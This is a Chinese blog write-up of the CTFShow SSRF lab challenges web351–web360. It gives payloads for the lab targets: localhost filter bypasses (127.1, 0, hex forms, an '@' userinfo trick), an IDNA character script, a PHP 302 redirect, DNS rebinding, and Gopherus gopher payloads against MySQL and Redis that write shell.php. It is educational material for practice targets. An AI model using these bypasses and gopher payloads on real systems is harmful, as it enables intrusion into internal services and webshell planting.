CTFSHOW SSRF篇

ctfshow-WEB入门-Part5-wp 阅读详情

出了前八道题,因为题目上的比较匆忙,提前做下就当测试题目了。

web351

存在一个flag.php页面,访问会返回不是本地用户的消息,那肯定是要让我们以本地用户去访问127.0.0.1/flag.php
payload:url=http://127.0.0.1/flag.php

web352

过滤了localhost和127.0.0。还是有很多方法的,比如127.0.1 、127.1、 127。0.0.1 或者转成16进制 2进制
转进制的地址https://tool.520101.com/wangluo/jinzhizhuanhuan/

web353

进制转换或者127.1都可以

web354


预期解是利用下面的脚本去替换localhost中的字符

for i in range(128,65537):    
    tmp=chr(i)    
    try:        
        res = tmp.encode('idna').decode('utf-8')        
        if("-") in res:            
            continue        
        print("U:{}    A:{}      ascii:{} ".format(tmp, res, i))    
    except:        
        pass

在这里插入图片描述
比如用a左边的字符去替换a最终就是locⒶhlhost在这里插入图片描述
但是不知道为什么服务器不支持,用了一种比较偏的方法,修改自己域名的a记录,改成127.0.0.1
payload:http://域名/flag.php

web355

要求长度小于5那直接http://127.1/flag.php就可以了。
payload http://127.1/flag.php

web356

要求长度小于3
payload:http://0/flag.php
0在linux系统中会解析成127.0.0.1在windows中解析成0.0.0.0

web357

利用302跳转和dns重绑定都可以。
1、在自己服务器上写个a.php文件内容如下

<?php
header("Location:http://127.0.0.1/flag.php"); 

然后payload写自己的这个地址就可以了。
payload:http://xxx/a.php
2、在这个网站注册一个账号http://ceye.io/,然后会给你分配一个域名,修改成如下的内容,第一个随便天填,第二个写

在这里插入图片描述

然后payload:http://r.xxxxxx/flag.php xxx为分给你的域名

在这里插入图片描述

多少几次就可以了
具体原理可以看下大佬写的文章https://zhuanlan.zhihu.com/p/89426041

web358

正则表达式的意思是以http://ctf.开头,以show结尾。
payload:http://ctf.@127.0.0.1/flag.php?show

在这里插入图片描述

web359

工具下载地址https://github.com/tarunkant/Gopherus

python gopherus.py --exploit mysql

在这里插入图片描述
然后传到check.php中post: returl=xxxxx,但是不要忘了把下划线后面的内容url编码一次。

web360

python gopherus.py --exploit redis

在这里插入图片描述
操作方法和上面一样不要忘记编码。工具默认是生成shell.php

[CTFSHOW]SSRF web351 首先代码审计,简简单单的使用php的curl,发现没有过滤,尝试读取本地文件 <?php error_reporting(0); highlight_file(__FILE__); $url=$_POST['url']; $ch=curl_init($url); curl_setopt($ch, CURLOPT_HEADER, 0); curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1); $result=curl_exec($ch); curl_clo 阅读详情

相关推荐

CTFSHOW-web入门-SSRF(web351-web360)

有关SSRF的更多讲解可以看我的另一篇文章。

JL20050725的博客 1223

ctfshow--ssrf

SSRF概述及其危害 *SSRF概述 ​ 强制服务器发送一个攻击者的请求 ​ 互联网上的很多web应用提供了从其他服务器(也可以是本地)获取数据的功能。使用用户指定的URL,web应用可以获取图片(载入图片)、文件资源(下载或读取)。如下图所示,百度提供识图功能。如果链接可以访问任意请求,则存在ssrf漏洞 ​ 用户可以从本地或者URL的方式获取图片资源,交给百度识图处理。如果提交的是URL地址,该应用就会通过URL寻找图片资源。如果web 应用开放了类似于百度识图这样的功能,并且对用户提供的URL和远端

ing_end的博客 4360

SSRF漏洞实战:从原理到CTFShow靶场协议利用与内网探测

服务端请求伪造(SSRF)是一种常见的Web安全漏洞,其核心原理在于攻击者能够诱使服务器向任意内部或外部地址发起网络请求。理解其技术价值在于,它突破了传统安全边界,将攻击面从应用层扩展到了服务器所在的整个内网环境。在工程实践中,SSRF常被用于探测内网资产、读取本地文件,甚至通过利用内网服务的其他漏洞(如Redis未授权访问)进行更深层次的攻击。针对此类漏洞的防护,通常涉及对请求目标进行过滤,例如设置黑名单或白名单。然而,攻击者可以通过多种手法进行绕过,例如利用IP地址的多种表示法(如十进制、八进制编码)、

weixin_34082695的博客 501

CTFshow——SSRF

CTFshow——SSRF Web351 <?php error_reporting(0); highlight_file(__FILE__); $url=$_POST['url']; $ch=curl_init($url); curl_setopt($ch, CURLOPT_HEADER, 0); curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1); $result=curl_exec($ch); curl_close($ch); echo ($result

lee_maple的博客 3915

uniapp 使用摄像头 live-pusher (APP)

uniapp 中开发 app 时使用live-pusher踩过的坑

随身笔记 1万+

【探秘】二维异形件重叠移除算法:从度量到消除的实战解析

本文深入解析二维异形件重叠移除算法的核心技术与实战应用,涵盖重叠度量、零件扰动策略及消除方法。通过NFP(临界多边形)技术、空间分区加速等优化手段,有效解决异形件排版中的重叠问题,提升材料利用率和计算效率。适合制造业、CAD软件开发者及算法工程师参考。

weixin_28698059的博客 251

ctfshow——SSRF

(Server-Side Request Forgery:服务器端请求伪造) 是一种由攻击者构造形成的一个安全漏洞。一般情况下,SSRF攻击的目标是从外网无法访问的内部系统。(正是因为它是由服务端发起的,所以它能够请求到与它相连而与外网隔离的内部系统)

qq_55202378的博客 1839

DFT与机器学习协同设计高效光催化剂:从电子结构到性能预测

密度泛函理论(DFT)作为计算材料学的基石,通过求解Kohn-Sham方程,能够在原子尺度精确预测材料的电子结构、能带和光学性质,为理解光催化等能源材料的微观机理提供了关键视角。其核心价值在于替代传统试错法,实现材料性能的理性设计与机理揭示。在工程实践中,面对高通量筛选的需求,机器学习(ML)技术,特别是长短期记忆网络(LSTM)这类擅长处理序列数据的模型,能够学习从材料描述符到复杂性能(如光谱)的映射关系,实现快速性能预测与优化。这种DFT与ML的结合范式,正广泛应用于新能源材料、半导体器件等领域,用于高

weixin_30662937的博客 661

ctfshow-web入门 ssrf篇

ctfshowSSRF简介危害web351web352parse_urlweb353更改IP地址写法web354web355web356web357web358web359(打无密码的mysql)web360(打redis) SSRF 简介 服务端请求伪造(Server Side Request Forgery, SSRF)指的是攻击者在未能取得服务器所有权限时,利用服务器漏洞以服务器的身份发送一条构造好的请求给服务器所在内网。SSRF攻击通常针对外部网络无法直接访问的内部系统。 危害 SSRF可以对外网、

volcano的博客 2795

汽车软件工程师必看:ASPICE开发流程全解析(附各阶段交付物清单)

本文全面解析了汽车行业广泛采用的ASPICE开发流程,详细介绍了从需求挖掘到系统架构设计、软件工程及测试验证各阶段的关键操作和交付物清单。针对汽车软件工程师,提供了实用的协作指南和工具推荐,帮助团队提升开发效率并降低项目风险,是掌握ASPICE标准的必备指南。

weixin_30733003的博客 642

【WorkBuddy】WorkBuddy 智能体快速上手:从零到一的实践指南

文章摘要: 传统自动化脚本难以应对灵活多变的自然语言需求,导致逻辑复杂、维护成本高。智能体(Agent)通过理解语义意图、动态决策和松耦合组件解决了这些问题。WorkBuddy采用声明式配置,通过可视化界面定义意图、实体和对话策略,无需编码即可快速构建智能体。其核心组件包括意图分类、实体提取、对话策略、故事样本和回退机制,适用于客服支持、知识问答等高频场景。通过环境准备(Python/Node.js/Redis)和简单配置,用户可以快速搭建可运行的智能体,显著提升自动化效率。

ruiqideng的博客 1631

ctfshow ssrf篇

ctfshow入门中的ssrf篇

m0_62422842的博客 885

面向可扩展的 ABAP CDS:EXTEND VIEW 全面实战与工程化指引

摘要: 本文深入讲解ABAP CDS的EXTEND VIEW功能,帮助开发者在标准或自建模型上安全扩展字段与关联。核心内容包括: 作用:避免直接修改标准CDS,通过轻量扩展添加业务字段和关联,降低维护风险。 语法要点:需定义CDS扩展实体名和Dictionary Append View名,支持添加普通字段、关联,但不允许聚合或修改原有结构。 限制:不能扩展含聚合、UNION的视图,且扩展字段需避免命名冲突。 工程实践:建议使用客户命名空间,区分结构扩展与元数据扩展,并注意功能性变更需通过其他方式实现。 示例

2007 年 ~ 2025 年,深耕 SAP 技术 18 年 394

ctfshow ssrf

ctfshow ssrf

weixin_52240463的博客 3495

【Unity】【WebRTC】如何用Unity而不是浏览器接收远程画面

之前几篇我们讨论了如何设置信令服务器,如何发送画面给远端以及如何用浏览器查看同步画面,今天来讨论如何实现Unity内部接收画面。看本篇之前请先看过之前将web服务器设置和基本远程画面功能的几篇博文。在Unity编辑器中打开一个示例项目,点击BroadCast按钮。4. 再点击Receiver按钮,Start。Build一个示例项目,并运行这个项目。启动Web.app。

每日出拳老爷子的博客 1721

顶级AI大模型白嫖ChatGPT Plus1个月,0成本薅顶配功能

Chat*** Plus限时免费1个月!原价20美元/月的顶配功能

BUG猿的博客 7276

CTFshow SSRF通关秘籍:从web351到web360的实战技巧与避坑指南

本文详细解析了CTFshow平台从web351到web360的SSRF漏洞实战技巧。内容涵盖SSRF基础原理、IP地址绕过、协议利用、长度限制突破、DNS重定向、Gopher协议攻击MySQL与Redis等高级手法,并提供了关键的避坑指南,帮助安全爱好者系统掌握SSRF漏洞的利用与防御。

tgb34567890的博客 808

C# WinForm 基于DirectShow.dll编写的程序,可边预览边保存视频,音频和图片

基于微软的DirectShow.dll的二次开发1.自动识别连接的摄像头跟麦克风且可以对其进行选择(默认选中第一个)2.可录制wmv和avi两种格式的视频并且都带有音频,avi可以录制的分辨率和帧数进行选择,wmv默认进行了淸晰度优化如不喜欢可去除代码中有相关提示3.可在预览点开之后进行拍照,也可边录制视频边拍照4.添加了视频和音频的压缩功能(酌情使用)这次二次开发发现C#对DirectShow的相关信息太少,这次做完也不敢藏私共享出来,还望大家指正

CTFshow SSRF通关秘籍:从file协议到Gopher攻击内网服务的实战指南

本文系统梳理了CTFshow平台中SSRF漏洞的实战技巧,从基础的file协议本地文件读取,到利用Gopher协议构造TCP数据流攻击内网MySQL、Redis等服务的进阶方法。文章详细解析了curl_exec等危险函数、IP地址绕过、302跳转及DNS重绑定等核心绕过手法,并提供了相应的防御思路,是深入理解SSRF漏洞利用与防御的实战指南。

java5的博客 799

蓝牙模块HM-10手册

蓝牙模块HM-10手册,该手册对蓝牙模块HM-10进行了详细的介绍和使用方法以及一些AT指令。

Statistics and Machine Learning Toolbox

Statistics and Machine Learning Toolbox(带书签),MATLAB统计学习工具

ssrf原理及ctfshow例题

1.ssrf的原理SSRF (Server-Side Request Forgery,服务器端请求伪造) 是一种由攻击者构造请求,由服务端发起请求的安全漏洞,一般情况下,SSRF攻击的目标是外网无法访问的内网系统,也正因为请求是由服务端发起的,所以服务端能请求到与自身相连而与外网隔绝的内部系统。也就是说可以利用一个网络请求的服务,当作跳板进行攻击。攻击者利用了可访问Web服务器(A)的特定功能 构造恶意payload;

2301_80499103的博客 1261

精雕软件(JDpaint) 5.5 绿色版

精雕软件(JDpaint) 5.5 绿色版精雕软件(JDpaint) 5.5 绿色版精雕软件(JDpaint) 5.5 绿色版

CTFshow SSRF漏洞实战:从原理到Gopher协议内网攻击

服务器端请求伪造(SSRF)是一种常见且危害严重的Web安全漏洞,其核心原理在于攻击者能够诱使服务器向任意内部或外部地址发起网络请求。该漏洞通常出现在文件获取、远程资源加载等功能中,由于缺乏对用户输入URL的严格校验,导致服务器成为攻击者的跳板。SSRF的技术价值在于它能够穿透网络边界,直接访问或攻击原本受保护的内网资源,如数据库、缓存服务和管理后台。在应用场景上,SSRF常被用于内网服务探测、本地文件读取以及端口扫描。本文以CTFshow平台的实战题目为例,深入解析如何利用Gopher协议构造攻击载荷,实

chouxuyi9789的博客 465

ctfshow-ssrf

前言 记录web的题目wp,慢慢变强,铸剑。 SSRF SSRF(Server-Side Request Forgery: 服务器端请求第二天) 是一种由攻击者构造形成由服务端发起请求的一个安全漏洞。一般情况下,SSRF 攻击的目标是从网无法访问的内部系统。(因为它是由服务端发起的,所以它能够请求到与它相关而与外部网隔离的内部系统) web351 <?php error_reporting(0); highlight_file(__FILE__); $url=$_POST['url']; $ch=cu

孤桜懶契 490

ctfshow——web入门-SSRF

要完成DNS重绑定攻击,我们需要一个域名,并且将这个域名的解析指定到我们自己的DNS Server,在我们的可控的DNS Server上编写解析服务,设置TTL时间为0。对于用户请求的URL参数,首先服务器端会对其进行DNS解析,然后对于DNS服务器返回的IP地址进行判断,如果在黑名单中,就pass掉。如果后端服务器在接收到参数后,正确的解析了URL的host,并且进行了过滤,我们这个时候可以使用302跳转的方式来进行绕过。如果成功,则返回已过滤的数据,如果失败,则返回 false。

2301_80481202的博客 1226

ctfshow-ssrf writeup

ctfshow ssrf 解题指南

qq_41274349的博客 2004

CTFshow SSRF

服务端请求伪造(Server Side Request Forgery, SSRF)指的是攻击者在未能取得服务器所有权限时,利用服务器漏洞以服务器的身份发送一条构造好的请求给服务器所在内网。SSRF攻击通常针对外部网络无法直接访问的内部系统。

starttv的博客 1965
上一篇: CTFSHOW jwt篇
下一篇: CTFSHOW SSTI篇
yu22x
博客等级 码龄7年 3739粉丝 121原创
评论 4
成就一亿技术人!
拼手气红包6.0元
还能输入1000个字符
 
 条评论被折叠 查看
添加红包

请填写红包祝福语或标题

个

红包个数最小为10个

元

红包金额最低5元

当前余额3.43元 前往充值 >
需支付:10.00元
成就一亿技术人!
领取后你会自动成为博主和红包主的粉丝 规则
hope_wisdom
发出的红包

打赏作者

yu22x

你的鼓励将是我创作的最大动力

¥1 ¥2 ¥4 ¥6 ¥10 ¥20
扫码支付:¥1
获取中
扫码支付

您的余额不足,请更换扫码支付或充值

打赏作者

实付元
使用余额支付
点击重新获取
扫码支付
钱包余额 0

抵扣说明:

1.余额是钱包充值的虚拟货币,按照1:1的比例进行支付金额的抵扣。
2.余额无法直接购买下载,可以购买VIP、付费专栏及课程。

余额充值